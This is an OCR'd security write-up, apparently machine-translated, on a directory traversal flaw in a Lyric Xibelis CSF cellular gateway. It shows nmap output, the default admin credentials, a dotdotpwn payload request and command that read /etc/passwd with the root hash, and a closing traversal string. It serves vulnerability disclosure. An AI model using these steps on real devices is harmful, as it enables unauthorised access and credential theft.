Hack Box with DotDotPwn Directory Traversal Fuzzer


Levi Francisco Pineda (sunl3vy)
04-Julio-2012

Detalles del Producto

Lyric Xibelis CSF is a product of the Chilean company YXWireless http://www.yx.cl/lyric_lcr.html , Telular is a base of 6 lines and can also function as SMS Server.

It has an easy web administration, which is configured by default with the user and password "admin".

The version that will work this paper is shown in the figure below:




Research Development:


As mentioned above, the web administration system is very easy to set for the end user. Similarly the SSH service is enabled which I suppose is only to upgrade services and support from the company that developed the product, since the user by default does not apply to the ssh authentication.

```
Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-04 14:18 CDT
Nmap scan report for 192.168.7.215
Host is up (0.012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.51 (protocol 2.0)
|_ssh-hostkey: 1024 d9:8f:8b:6c:90:f8:5d:b9:48:95:5b:ec:7f:7e:c6:62 (DSA)
80/tcp open  http    BusyBox httpd 1.13
| http-auth:
| HTTP/1.0 401 Unauthorized
|_  Basic realm=Yx
|_http-methods: No Allow or Public header in OPTIONS response (status code 501)
|_http-title: 401 Unauthorized
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.22 seconds
MacBook-Pro-de-Levi:~ sunl3vy$
```

Sistema Web





conducting tests with the powerfull fuzzer tool dotdotpwn (http://dotdotpwn.sectester.net), find a url prone to Directory Traversal, which allows you to view and display the file "passwd" with the root hash included.


Because dotdotpwn, does not implement the http authentication, for testing module is implemented with the payload. In which includes a snapshot of an http request, of course taken with a validated authentication on the Web system.

```
root@bt:~/dotdotpwn-v3.0# more payload_sample_3.txt
GET /cgi-bin/procpage?file=TRAVERSAL HTTP/1.1
Host: 192.168.7.215
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:13.0) Gecko/20100101 Firefox/13.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Authorization: Basic YWRtaW46YWRtaW4=

root@bt:~/dotdotpwn-v3.0#
```


Running with the payload created:

```
root@bt:~/dotdotpwn-v3.0#
root@bt:~/dotdotpwn-v3.0# ./dotdotpwn.pl -m payload -h 192.168.7.215 -p payload_sample_3.txt -k "root:" -f /etc/passwd -x 80
```




resulting in 66 functional chains to the request indicated that, with the file "passwd".

We proceed to perform a check to rule out false positives, although the tool does this.




is obtained with the passwd, with the hash, if possible crack it would achieve access via ssh to the box Xibelis.


Similarly tested traversal strings obtained, but with other system files:



It also is vulnerable to the following URL:



Now by applying the-X switch is activated dotdotpwn bisection algorithm is achieved with more determination functional chain traversal.



Greetings to nitr0us, chr1x, hkm, dex, cum México.

../../../__eof__%00